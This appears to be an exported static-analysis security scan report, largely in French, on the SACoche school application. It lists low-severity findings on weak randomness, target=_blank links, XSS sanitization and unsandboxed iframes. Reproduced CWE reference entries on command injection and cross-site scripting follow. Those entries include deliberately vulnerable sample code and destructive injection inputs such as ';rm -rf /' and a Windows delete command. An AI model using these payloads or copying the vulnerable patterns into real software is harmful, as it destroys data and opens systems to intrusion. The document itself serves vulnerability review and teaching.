Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function fabriquer_fichier_user_infos_for_appli_externe()

```
....
826. $clef = uniqid().md5('grain_de_poivre'.mt_rand());
```

Use of Non Cryptographic Random\Chemin d'accès 13:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=118
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.JSqueeze.php	sacoché-main/_inc/class.JSqueeze.php
Lignes de code analysées	548	548
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/_inc/class.JSqueeze.php

Méthode protected function extractClosures(\$code)

```
....
548. $code = 'catch$scope$var'.mt_rand();
```

Use of Non Cryptographic Random\Chemin d'accès 14:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=119
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code analysées	47	47
Objet	str_shuffle	str_shuffle

Extrait de code

Nom du fichier sacoché-main/_inc/class.Outil.php

Méthode public static function determiner_nb_hashages_par_appel()

```
....
47.
Outil::crypter_mdp(str_shuffle('1234567890AZERTYUIOPqsdfghjklm~#{|@})*!$:%,.'));
```

Use of Non Cryptographic Random\Chemin d'accès 15:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=120
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code	99	99

analysées		
Objet	str_shuffle	str_shuffle

Extrait de code

Nom du fichier sacoché-main/_inc/class.Outil.php

Méthode public static function fabriquer_mdp(\$profil_or_length=NULL)

```

....
99.  return
mb_substr(str_shuffle('2345678923456789aaabdcdfghknprstuuuvxyzAAABCDGHIJ
KLMNPRSTUUVXYZ'), 0, $nb_chars);

```

Use of Non Cryptographic Random\Chemin d'accès 16:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=121>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code analysées	348	348
Objet	str_shuffle	str_shuffle

Extrait de code

Nom du fichier sacoché-main/_inc/class.Outil.php

Méthode public static function captcha()

```

....
348.  $rand_keys = str_shuffle('0123456789');

```

Use of Non Cryptographic Random\Chemin d'accès 17:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=122>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code analysées	349	349
Objet	str_shuffle	str_shuffle

Extrait de code

Nom du fichier sacoché-main/_inc/class.Outil.php

Méthode public static function captcha()

```

.....
349.  $rand_values = str_shuffle('abcdefghijklmnopqrstuvwxyz');

```

Use of Non Cryptographic Random\Chemin d'accès 18:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=123>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Session.php	sacoché-main/_inc/class.Session.php
Lignes de code analysées	321	321
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/_inc/class.Session.php

Méthode private static function open_new()

```

.....
321.  $ID = Session::$SESSION_ID ? Session::$SESSION_ID :
      uniqid().md5('grain_de_sable'.mt_rand()) ;

```

Use of Non Cryptographic Random\Chemin d'accès 19:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&pr>

[objectid=16426&pathid=124](#)

Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/code_livret_imprimer.php	sacoché-main/_inc/code_livret_imprimer.php
Lignes de code analysées	388	388
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/_inc/code_livret_imprimer.php

Méthode \$chemin_temp_pdf = CHEMIN_DOSSIER_EXPORT.'pdf_'.mt_rand().DS;

```
....
388. $chemin_temp_pdf = CHEMIN_DOSSIER_EXPORT.'pdf_'.mt_rand().DS;
```

Use of Non Cryptographic Random\Chemin d'accès 20:

Sévérité

Basse

État de résultat

Pour vérifier

Résultats en ligne

[https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&pr
objectid=16426&pathid=125](https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&pr
objectid=16426&pathid=125)

Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/code_officiel_imprimer.php	sacoché-main/_inc/code_officiel_imprimer.php
Lignes de code analysées	352	352
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/_inc/code_officiel_imprimer.php

Méthode \$chemin_temp_pdf = CHEMIN_DOSSIER_EXPORT.'pdf_'.mt_rand().DS;

```
....
352. $chemin_temp_pdf = CHEMIN_DOSSIER_EXPORT.'pdf_'.mt_rand().DS;
```

Unsafe Use Of Target blank

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript Low Visibility\Unsafe Use Of Target blank Version:8

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-003215 - CAT III The application development team must follow a set of coding standards.

Description

Unsafe Use Of Target blank\Chemin d'accès 1:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=128
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:12 AM

	Source	Destination
Fichier	sacoche-main/pages/evaluation_gestion.php	sacoche-main/pages/evaluation_gestion.php
Lignes de code analysées	733	733
Objet		

Extrait de code

Nom du fichier saccoche-main/pages/evaluation_gestion.php

Méthode <label class="tab">Catalogue : <q class="catalogue_editer">?php echo infobulle('Éditer le catalogue (ouvre...

```
....
733.      <label class="tab">Catalogue :<a
href="?page=compte_catalogue_appreciations" target="_blank"
class="no_puce"><q class="catalogue_editer">?php echo infobulle('Éditer
le catalogue (ouvre...
```

Unsafe Use Of Target blank\Chemin d'accès 2:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=129
Commentaires de	

résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:12 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_edition.js	sacoché-main/pages/livret_edition.js
Lignes de code analysées	936	936
Objet		

Extrait de code

Nom du fichier sacoché-main/pages/livret_edition.js

Méthode + '<div><q class="catalogue_editer"' + infobulle('Éditer le catalogue (ouvre un nouve...

```
....
936.                                + '<div><a
href="?page=compte_catalogue_appreciations" target="_blank"
class="no_puce"><q class="catalogue_editer"' + infobulle('Éditer le
catalogue (ouvre un nouve...
```

Unsafe Use Of Target blank\Chemin d'accès 3:

Sévérité

Basse

État de résultat

Pour vérifier

Résultats en ligne

<https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=130>

Commentaires de résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:12 AM

	Source	Destination
Fichier	sacoché-main/pages/officiel_accueil.js	sacoché-main/pages/officiel_accueil.js
Lignes de code analysées	905	905
Objet		

Extrait de code

Nom du fichier sacoche-main/pages/officiel_accueil.js

Méthode + '<div class="ti"><q class="catalogue_editer"' + infobulle('Éditer le catalogue (ouvre un nouve...

```
....
905. + '<div class="ti"><a
href="?page=compte_catalogue_appreciations" target="_blank"
class="no_puce"><q class="catalogue_editer"' + infobulle('Éditer le
catalogue (ouvre un nouve...
```

Use of Insufficiently Random Values

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript Server Side Vulnerabilities\Use of Insufficiently Random Values Version:5

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002010 - CAT II The application must implement NSA-approved cryptography to protect classified information in accordance with applicable federal laws, Executive Orders, directives, policies, regulations, and standards.

Description

Use of Insufficiently Random Values\Chemin d'accès 1:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=126
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/_js/highcharts.js	sacoche-main/_js/highcharts.js
Lignes de code analysées	515	515
Objet	random	random

Extrait de code

Nom du fichier sacoche-main/_js/highcharts.js

Méthode a.uniqueKey = function() {

```
....
515. var a = Math.random().toString(36).substring(2, 9),
```

Use of Insufficiently Random Values\Chemin d'accès 2:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=127
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/consultation_trombinoscope.js	sacoché-main/pages/consultation_trombinoscope.js
Lignes de code analysées	323	323
Objet	random	random

Extrait de code

Nom du fichier sacoché-main/pages/consultation_trombinoscope.js

Méthode function randomize(tab)

```

.....
323.  j = Math.floor(Math.random() * (i + 1));

```

Insufficient Sanitization for XSS

Chemin d'accès de la requête:

PHP\Cx\PHP Low Visibility\Insufficient Sanitization for XSS Version:5

Catégories

ASA Premium: ASA Premium

[Description](#)**Insufficient Sanitization for XSS\Chemin d'accès 1:**

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=71
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:09 AM

	Source	Destination
Fichier	sacoché-main/pages/webmestre_database_test.php	sacoché-main/pages/webmestre_database_test.php

Lignes de code analysées	111	112
Objet	query	BinaryExpr

Extrait de code

Nom du fichier sacoché-main/pages/webmestre_database_test.php

Méthode \$result = \$BD_handler_root->query(\$query);

```
....
111. $result = $BD_handler_root->query($query);
```

Nom du fichier sacoché-main/pages/webmestre_database_test.php

Méthode echo '<code class="v">'.str_replace(';', '
', current(\$result->fetch(PDO::FETCH_NUM))).'</code>'.NL;

```
....
112. echo '<code class="v">'.str_replace(';', '<br>', current( $result->fetch(PDO::FETCH_NUM))).'</code>'.NL;
```

Client Use Of Iframe Without Sandbox

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript Low Visibility\Client Use Of Iframe Without Sandbox Version:5

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002530 - CAT II The application must validate all input.

Description

Client Use Of Iframe Without Sandbox\Chemin d'accès 1:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=72
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:09 AM

	Source	Destination
Fichier	sacoché-main/_js/highcharts_exporting.js	sacoché-main/_js/highcharts_exporting.js
Lignes de code analysées	408	408
Objet	c	c

Extrait de code

Nom du fichier sacoches-main/_js/highcharts_exporting.js

Méthode B.prototype.inlineStyles = function() {

```

    ...
    408. e = {}, n, p, c = u.createElement("iframe");

```

Improper Sanitization of Special Elements used in a Command ('Command Injection')

Weakness ID: 77 (Weakness Class)

Status: Draft

Description

Description Summary

The software constructs all or part of a command using externally-influenced input from an upstream component, but it does not sanitize or incorrectly sanitizes special elements that could modify the intended command when it is sent to a downstream component.

Extended Description

Command injection vulnerabilities typically occur when:

1. Data enters the application from an untrusted source.
2. The data is part of a string that is executed as a command by the application.
3. By executing the command, the application gives an attacker a privilege or capability that the attacker would not otherwise have.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Access Control	Command injection allows for the execution of arbitrary commands and code by the attacker.
Integrity	If a malicious user injects a character (such as a semi-colon) that delimits the end of one command and the beginning of another, it may be possible to then insert an entirely new and unrelated command that was not intended to be executed.

Likelihood of Exploit

Very High

Demonstrative Examples

Example 1

The following simple program accepts a filename as a command line argument and displays the contents of the file back to the user. The program is installed setuid root because it is intended for use as a learning tool to allow system administrators in-training to inspect privileged system files without giving them the ability to modify them or damage the system.

Example Language: C

```

int main(char* argc, char** argv) {
char cmd[CMD_MAX] = "/usr/bin/cat ";

```

```
strcat(cmd, argv[1]);
system(cmd);
}
```

Because the program runs with root privileges, the call to `system()` also executes with root privileges. If a user specifies a standard filename, the call works as expected. However, if an attacker passes a string of the form `";rm -rf /"`, then the call to `system()` fails to execute `cat` due to a lack of arguments and then plows on to recursively delete the contents of the root partition.

Example 2

The following code is from an administrative web application designed to allow users to kick off a backup of an Oracle database using a batch-file wrapper around the `rman` utility and then run a `cleanup.bat` script to delete some temporary files. The script `rmanDB.bat` accepts a single command line parameter, which specifies what type of backup to perform. Because access to the database is restricted, the application runs the backup as a privileged user.

(Bad Code)

Example Language: Java

```
...
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K \"
c:\\util\\rmanDB.bat \"
+btype+
"&&c:\\utl\\cleanup.bat\"")
System.Runtime.getRuntime().exec(cmd);
...
```

The problem here is that the program does not do any validation on the `backuptype` parameter read from the user. Typically the `Runtime.exec()` function will not execute multiple commands, but in this case the program first runs the `cmd.exe` shell in order to run multiple commands with a single call to `Runtime.exec()`. Once the shell is invoked, it will happily execute multiple commands separated by two ampersands. If an attacker passes a string of the form `"& del c:\\dbms\\*.*)"`, then the application will execute this command along with the others specified by the program. Because of the nature of the application, it runs with the privileges necessary to interact with the database, which means whatever command the attacker injects will run with those privileges as well.

Example 3

The following code from a system utility uses the system property `APPHOME` to determine the directory in which it is installed and then executes an initialization script based on a relative path from the specified directory.

(Bad Code)

Example Language: Java

```
...
String home = System.getProperty("APPHOME");
String cmd = home + INITCMD;
java.lang.Runtime.getRuntime().exec(cmd);
...
```

The code above allows an attacker to execute arbitrary commands with the elevated privilege of the application by modifying the system property `APPHOME` to point to a different path containing a malicious version of `INITCMD`. Because the program does not validate the value read from the environment, if an attacker can control the value of the system property `APPHOME`, then they can fool the application into running malicious code and take control of the system.

Example 4

The following code is from a web application that allows users access to an interface through which they can update their password on the system. Part of the process for

updating passwords in certain network environments is to run a make command in the /var/yp directory, the code for which is shown below.

(Bad Code)

Example Language: Java

```
...
System.Runtime.getRuntime().exec("make");
...
```

The problem here is that the program does not specify an absolute path for make and fails to clean its environment prior to executing the call to Runtime.exec(). If an attacker can modify the \$PATH variable to point to a malicious binary called make and cause the program to be executed in their environment, then the malicious binary will be loaded instead of the one intended. Because of the nature of the application, it runs with the privileges necessary to perform system operations, which means the attacker's make will now be run with these privileges, possibly giving the attacker complete control of the system.

Example 5

The following code is a wrapper around the UNIX command cat which prints the contents of a file to standard out. It is also injectable:

(Bad Code)

Example Language: C

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {

char cat[] = "cat ";
char *command;
size_t commandLength;

commandLength = strlen(cat) + strlen(argv[1]) + 1;
command = (char *) malloc(commandLength);
strncpy(command, cat, commandLength);
strncat(command, argv[1], (commandLength - strlen(cat)) );

system(command);
return (0);
}
```

Used normally, the output is simply the contents of the file requested:

```
$ ./catWrapper Story.txt
When last we left our heroes...
```

However, if we add a semicolon and another command to the end of this line, the command is executed by catWrapper with no complaint:

(Attack)

```
$ ./catWrapper Story.txt; ls
When last we left our heroes...
Story.txt
SensitiveFile.txt
PrivateData.db
a.out*
```

If catWrapper had been set to have a higher privilege level than the standard user, arbitrary commands could be executed with that higher privilege.

Potential Mitigations

Phase: Architecture and Design

If at all possible, use library calls rather than external processes to recreate the desired functionality

Phase: Implementation

If possible, ensure that all external commands called from the program are statically created.

Phase: Implementation**Strategy: Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Run time: Run time policy enforcement may be used in a white-list fashion to prevent use of any non-sanctioned commands.

Assign permissions to the software system that prevents the user from accessing/opening privileged files.

Other Notes

Command injection is a common problem with wrapper programs.

Weakness Ordinalities

Ordinality	Description
Primary	(where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Seven Pernicious Kingdoms (primary)700
ChildOf	Weakness Class	74	Failure to Sanitize Data into a Different Plane ('Injection')	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	713	OWASP Top Ten 2007 Category A2 - Injection Flaws	Weaknesses in OWASP Top Ten (2007) (primary)629
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004)711
ChildOf	Category	727	OWASP Top Ten 2004 Category A6 - Injection Flaws	Weaknesses in OWASP Top Ten (2004) (primary)711
ParentOf	Weakness Base	78	Improper Sanitization of Special Elements used in an OS Command ('OS Command Injection')	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	88	Argument Injection or Modification	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	89	Improper Sanitization of Special Elements used in an SQL Command ('SQL Injection')	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	90	Failure to Sanitize Data into LDAP Queries ('LDAP Injection')	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	624	Executable Regular Expression Error	Development Concepts (primary)699 Research Concepts (primary)1000

f Causal Nature

Explicit

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Command Injection
CLASP			Command injection
OWASP Top Ten 2007	A2	CWE More Specific	Injection Flaws
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
15	Command Delimiters	
23	File System Function Injection, Content Based	
43	Exploiting Multiple Input Interpretation Layers	
75	Manipulating Writeable Configuration Files	
6	Argument Injection	
11	Cause Web Server Misclassification	
76	Manipulating Input to File System Calls	

References

G. Hoglund and G. McGraw. "Exploiting Software: How to Break Code". Addison-Wesley. February 2004.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci updated Time of Introduction	Cigital	External
2008-08-15		Veracode	External
2008-09-08	Suggested OWASP Top Ten 2004 mapping CWE Content Team updated Common Consequences, Relationships, Other Notes, Taxonomy Mappings, Weakness Ordinalities	MITRE	Internal
2009-05-27	CWE Content Team updated Demonstrative Examples, Name	MITRE	Internal
2009-07-27	CWE Content Team updated Demonstrative Examples, Description, Name	MITRE	Internal
2009-10-29	CWE Content Team updated Common Consequences, Description, Other Notes, Potential Mitigations	MITRE	Internal
2010-02-16	CWE Content Team updated Potential Mitigations, Relationships	MITRE	Internal
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Command Injection		
2009-05-27	Failure to Sanitize Data into a Control Plane (aka 'Command Injection')		
2009-07-27	Failure to Sanitize Data into a Control Plane ('Command Injection')		

[BACK TO TOP](#)

Failure to Preserve Web Page Structure ('Cross-site Scripting')**Weakness ID:** 79 (*Weakness Base*)**Status:** Usable**Description****Description Summary**

The software does not sufficiently validate, filter, escape, and/or encode user-controllable input before it is placed in output that is used as a web page that is served to other users.

Extended Description

Cross-site scripting (XSS) vulnerabilities occur when:

1. Untrusted data enters a web application, typically from a web request.
2. The web application dynamically generates a web page that contains this untrusted data.
3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.
4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

There are three main kinds of XSS:

Type 1: Reflected XSS (or Non-Persistent)

The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.

Type 2: Stored XSS (or Persistent)

The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Type 0: DOM-Based XSS

In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs

sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site. Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself possibly taking over the victim's machine, sometimes referred to as "drive-by hacking."

In many cases, the attack can be launched without the victim even being aware of it. Even with careful users, attackers frequently use a variety of methods to encode the malicious portion of the attack, such as URL encoding or Unicode, so the request looks less suspicious.

Alternate Terms

XSS

CSS: "CSS" was once used as the acronym for this problem, but this could cause confusion with "Cascading Style Sheets," so usage of this acronym has declined significantly.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based: *(Often)*

Technology Classes

Web-Server: *(Often)*

Platform Notes

XSS flaws are very common in web applications since they require a great deal of developer discipline to avoid them.

Common Consequences

Scope	Effect
Confidentiality	The most common attack performed with cross-site scripting involves the disclosure of information stored in user cookies. Typically, a malicious user will craft a client-side script, which -- when parsed by a web browser -- performs some activity (such as sending all site cookies to a given E-mail address). This script will be loaded and run by each user visiting the web site. Since the site requesting to run the script has access to the cookies in question, the malicious script does also.
Access Control	In some circumstances it may be possible to run arbitrary code on a victim's computer when cross-site scripting is combined with other flaws.
Confidentiality Integrity Availability	The consequence of an XSS attack is the same regardless of whether it is stored or reflected. The difference is in how the

payload arrives at the server.

XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. Some cross-site scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on the end user systems for a variety of nefarious purposes. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, running "Active X" controls (under Microsoft Internet Explorer) from sites that a user perceives as trustworthy, and modifying presentation of content.

Likelihood of Exploit

High to Very High

Enabling Factors for Exploitation

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted web site for the consumption of other valid users, commonly on places such as bulletin-board web sites which provide web based mailing list-style functionality.

Stored XSS got its start with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code. As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response.

Detection Methods

Automated Static Analysis

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible, especially when multiple components are involved.

Effectiveness: Moderate

Black Box

Use the XSS Cheat Sheet [REF-14] or automated test-generation tools to help launch a wide variety of attacks against your web application. The Cheat Sheet contains many subtle XSS variations that are specifically targeted against weak XSS defenses.

Effectiveness: Moderate

With Stored XSS, the indirection caused by the data store can make it more difficult to find the problem. The tester must first inject the XSS string into the data store, then find the appropriate application functionality in which the XSS string is sent to other users of the application. These are two distinct steps in which the activation of the XSS can take place minutes, hours, or days after the XSS was originally injected into the data store.

Demonstrative Examples

Example 1

This example covers a Reflected XSS (Type 1) scenario.

The following JSP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

(Bad Code)

Example Language: JSP

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The following ASP.NET code segment reads an employee ID number from an HTTP request and displays it to the user.

(Bad Code)

Example Language: ASP.NET

```
...
protected System.Web.UI.WebControls.TextBox Login;
protected System.Web.UI.WebControls.Label EmployeeID;
...
EmployeeID.Text = Login.Text;
... (HTML follows) ...
<p><asp:label id="EmployeeID" runat="server" /></p>
...
```

The code in this example operates correctly if the Employee ID variable contains only standard alphanumeric text. If it has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response. Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers.

Example 2

This example covers a Stored XSS (Type 2) scenario.

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

(Bad Code)

Example Language: JSP

```
<%
...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
}%>
```

Employee Name: <%= name %>

The following ASP.NET code segment queries a database for an employee with a given employee ID and prints the name corresponding with the ID.

(Bad Code)

Example Language: ASP.NET

```
protected System.Web.UI.WebControls.Label EmployeeName;
...
string query = "select * from emp where id=" + eid;
sda = new SqlDataAdapter(query, conn);
sda.Fill(dt);
string name = dt.Rows[0]["Name"];
...
EmployeeName.Text = name;
```

This code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser.

Observed Examples

Reference	Description
CVE-2008-5080	Chain: protection mechanism failure allows XSS
CVE-2006-4308	Chain: only checks "javascript:" tag
CVE-2007-5727	Chain: only removes SCRIPT tags, enabling XSS
CVE-2008-5770	Reflected XSS using the PATH INFO in a URL
CVE-2008-4730	Reflected XSS not properly handled when generating an error message
CVE-2008-5734	Reflected XSS sent through email message.
CVE-2008-0971	Stored XSS in a security product.
CVE-2008-5249	Stored XSS using a wiki page.

CVE-2006-3568	Stored XSS in a guestbook application.
CVE-2006-3211	Stored XSS in a guestbook application using a javascript: URI in a bbcode img tag.
CVE-2006-3295	Chain: library file is not protected against a direct request (CWE-425), leading to reflected XSS.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

- HTML body
- Element attributes (such as src="XYZ")
- URIs
- JavaScript sections
- Cascading Style Sheets and style property

etc. Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the XSS Prevention Cheat Sheet [REF-16] for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

